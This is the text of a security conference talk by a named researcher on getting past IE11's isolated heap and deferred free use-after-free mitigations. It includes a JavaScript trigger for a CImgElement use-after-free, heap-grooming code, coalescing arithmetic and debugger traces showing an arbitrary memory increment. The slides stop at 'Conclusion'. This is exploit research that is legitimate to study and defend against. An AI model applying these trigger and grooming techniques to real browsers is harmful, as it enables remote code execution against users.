

The Birth of a Complete IE11 Exploit Under the New Exploit Mitigations

Yuki Chen

Qihoo 360 Vulcan Team

@guhe120

Agenda

- Who am I
- Attack IE's new UAF mitigations
- Attack Control Flow Guard in IE
- 64-bit IE Exploit – New Target, New Game

About 360Vulcan Team

- Members have years of experience in vulnerability, exploit, anti-virus, OS kernel
- Successfully exploited IE11 64-bit with EPM, EMET at Pwn2Own 2015



About me

- Qihoo 360 Vulcan Team
 - Security researcher
 - 6+ years experience in information security
 - Vulnerability hunting, exploit developing
 - Anti-APT solution developing, Software Architect
- Hardcore ACG-Otaku
 - 20+ years experience in Japanese comic & animations

My main job




Agenda

- Who am I
- Attack IE's new UAF mitigations
- Attack Control Flow Guard in IE
- 64-bit IE Exploit – New Target, New Game

Use-After-Free Exploit


Step 1: Allocate
a = new A();



Heap block of object A

A rectangular box representing a heap block of memory allocated for object A.


Step 2: Free
*object A freed unexpectedly
while there's still reference to it*



Heap block of object A
Freed

A rectangular box representing a heap block of memory that has been freed. The box is crossed out with a large 'X' from corner to corner, indicating it is no longer valid.


Step 3: Control
*Allocate proper object (string, etc)
to control the memory of freed object
A*



Fill the heap block with
attacker controlled data

A rectangular box representing a heap block of memory that has been filled with attacker-controlled data, effectively overwriting the memory that was previously freed.

Step 4: Use-After-Free
*Use the reference to freed object A
to achieve code execution*



Accessed as object A
with attacker controlled
data

A rectangular box representing a heap block of memory that is being accessed as if it were object A, but it contains attacker-controlled data, leading to a use-after-free exploit.

The New IE UAF Mitigation

- Key point to exploit uaf bug
 - control the content of the freed object before it is reused
- So uaf mitigations try to make such control harder
 - Isolated Heap
 - Deferred Free

Isolated Heap


- Isolate heaps of high-risk objects and other objects
 - High-risk objects: DOM elements, tree node, tree pos, markup, some rendering elements
 - mshtml!g_hIsolatedHeap

```
mov     edi, edi
push    ebp
mov     ebp, esp
push    58h                ; dwBytes
push    8                  ; dwFlags
push    _g_hIsolatedHeap  ; hHeap
call    HeapAlloc(x,x,x)
```



Isolated Heap Mitigation

Free -> Alloc (Control freed memory) -> Reuse

~~Free -> Alloc (Control freed memory) -> Reuse~~



Before Isolated Heap



After Isolated Heap


In Different
Heap Now!

Effectiveness of Isolated Heap


- For elements allocated in Isolated Heap
 - You can not reuse their memory by the often-used objects previously
 - mshtml string, javascript string, CImplAry, ... ☹️
- It efficiently reduced the percentage of exploitable uaf bugs

Deferred Free


- When an element is freed
 - It's memory is not freed immediately
 - Instead it is added to a deferred free list
 - The list will be iterated later (when newly freed memory size > threshold)
 - Memory block which meets the free criteria will be freed
- The free criteria
 - There must not be any reference to the memory block on the stack



Free Stage



Recycle Stage



Value X is found on the stack, A's memory can not be freed

Value Y is not found on The stack, B's memory will Be freed


Deferred Free Mitigation

Free -> Alloc (Control freed memory) -> Reuse

~~Free~~ -> Alloc (Control freed memory) -> Reuse

Effectiveness of Deferred Free

- Same as isolated heap, it efficiently reduced the percentage of exploitable uaf bugs
 - Microsoft saved a lot of CVE IDs 😊
- Especially effective in below situation:



Isolated Heap + Deferred Free = UAF Exploit is Dead?

- There are still many objects not in isolated heap/deferred free
- Even the problematic object is in isolated heap and deferred free, it is still possible to exploit it under certain conditions
- We will give some real examples

UAF under Deferred Free

- The key point is to avoid reference to the object on the stack
- Basically it depends on the bug itself
 - Many uaf bugs can bypass deferred free in nature
- Sometimes the bug seems to be unable to bypass deferred free, but you can adjust your poc to
 - Avoid early free
 - Choose proper timing to free (when there's no reference on stack)



```
e_1.createCaption();  
forceFree();  
document.write('yuki'); // free, will crash due to delayed free memset the  
memory block to 0
```



```
var obj = e_1.createCaption(); // Add a reference to it  
forceFree();  
document.write('yuki'); // will not be freed because there is still a reference to it,  
then we can choose proper timing to free it
```

UAF Exploit under Isolated Heap

- Apparently for objects in isolated heap, we can only use objects in the same heap to control
- Which object to use to control the freed memory?
 - Object the same size as the freed object
 - Reliable
 - Very limited choices 😞
 - Object with different size as the freed object
 - Need prepare memory layout, not so reliable
 - More choices 😊



The Low Fragmentation Heap (LFH)

- Allocate(size X), Allocate(size Y)



LFH not enabled

Buckets
For size X



Buckets
For size Y



LFH enabled

When LFH for size X enabled ($X \neq Y$)

Allocate
X



Free
X



Unable to allocate Y at the address of freed X

Allocate Y



Control with different-size objects

- When LFH enabled
 - Object with same size are allocated together
 - Need to free the whole bucket ([New Exploit Mitigation In Internet Explorer by Promised Lu](#))
 - Difficult to control the object precisely under Windows 8.1, due to front-end randomization ☹️
- When LFH not enabled
 - Object with different sizes are also allocated together
 - No need to free the whole bucket
 - Ok in Windows 8.1 😊



Avoid LFH

- Only when the number of allocation requests for size X exceeds certain threshold (the threshold can vary in different OS versions), LFH for size X will be enabled.
- So we need to **keep the exploit code as simple as possible** before we finished the control
 - Postpone the object creation, helper-script load ... which are not necessary for the vulnerability triggering

```
<html>
<script>
var obj = document.createElement('img');
</script>
</html>
```

Ok to control the image element after it is freed

```
<html>
<script>


for (var i = 0; i < 100; ++ i) {
document.createElement('img');
}

var obj = document.createElement('img');
</script>
</html>
```

Difficult to control the image element after it is freed,
because LFH is enabled

Examples of defeating Isolated Heap


- The Bug: CImgElement UAF
 - Find with our fuzzer in 2014.8
 - Patched in 2010.10
 - CImgElement are linked using a double-linked list



```
function runFuzzer() {  
  
    var e_1 = document.createElement('u');  
    s1.appendChild(e_1)  
    document.body.contentEditable = 'true';  
  
    var cnt = 0;  
    e_1.addEventListener("error", function(e){  
        if ( cnt == 0 ) {  
            var obj = document.getElementsByTagName('object')[0];  
            obj.parentNode.removeChild(obj);  
            document.execCommand("InsertImage", false, "aa");  
  
        }  
        cnt ++;  
  
    }, true);  
  
    e_1.innerHTML = '<object><img/><object/>';  
  
}
```

CImgElement UAF (1)

- With our bug, we can make a CImgElement to be inserted into the list more than once, so even after the CImgElement is freed, the list entry for it will still exists in the double linked list, as shown in the picture below:



CImgElement UAF (2)

- Which field to control?

```
CImgElement
```

```
{
```

```
+44 LIST_ENTRY my_entry;
```

```
}
```

- If we can control the list entry field, we can do something interesting

```
– typedef struct _LIST_ENTRY {
```

```
    struct _LIST_ENTRY *Flink;
```

```
    struct _LIST_ENTRY *Blink; } LIST_ENTRY
```

CImgElement UAF (3)

- Use which object (and which field) to control?
- CStr
 - Many dom elements contains CStr as member field
 - CGenericElement: tagName and namespaceURI

CGenericElement

```
var o2 = document.createElementNS('yukiyuki', 'yukiyuki');
```

```
0:022> db poi(03915568+34) L10
```

```
05b045cc 79 00 75 00 6b 00 69 00-79 00 75 00 6b 00 69 00 y.u.k.i.y.u.k.i.
```

```
0:022> db poi(03915568+38) L10
```

```
05b045cc 79 00 75 00 6b 00 69 00-79 00 75 00 6b 00 69 00 y.u.k.i.y.u.k.i.
```

COptionElement

```
var o = document.createElement('option');  
o.text = 'yukiyuki'; // COptionElement + 0x34
```

```
0:021> db poi(03804f20 +34)
```

```
01045b2c 79 00 75 00 6b 00 69 00-79 00 75 00 6b 00 69 00 y.u.k.i.y.u.k.i.
```

CImgElement UAF (4)

- The art of coalescing
 - After CImgElement (02ea7d6c) is freed

```
0:017> !heap -p -a 02ea7d6c
```


```
address 02ea7d6c found in
```

```
_HEAP @ 2ea0000
```

HEAP_ENTRY	Size	Prev	Flags	UserPtr	UserSize	- state
02ea7640	0134	0000	[00]	02ea7648	00998	(free)



```
0:017> ? 02ea7d6c -02ea7648
```

```
Evaluate expression: 1828 = 00000724
```



Free Block Containing
Freed CImgElement
(0x998)

CImgElement UAF (5)



$$(0x190 + 8) * 3 + (0xb0 + 8) * 3 + (0x34 + 8)$$

||

$$0x724 + 8$$

CImgElement UAF (6)

- After controlled the list entry of the freed CImgElement, we can reach some code later to modify arbitrary memory address

```
MSHTML!CImgInfo::IncrementImmunityRequests+0x1a:
```

```
71313689 ff848648010000  inc      dword ptr [esi+eax*4+148h]
```

```
0:006> k
```

```
ChildEBP RetAddr
```

```
0300c2bc 7297e27c MSHTML!CImgInfo::IncrementImmunityRequests+0x21
```

```
0300c324 72460845 MSHTML!CView::CalculateImageImmunity+0x3fd
```

```
0300c37c 7242cdf3 MSHTML!CView::EnsureView+0x5c8
```

```
0300c3a0 7260082b MSHTML!CElement::EnsureRecalcNotify+0xd3
```

```
0300c3b0 724936df MSHTML!CElement::EnsureRecalcNotify+0xb
```

```
0300c64c 72493899 MSHTML!CCaret::UpdateScreenCaret+0x1e6
```

Conclusion

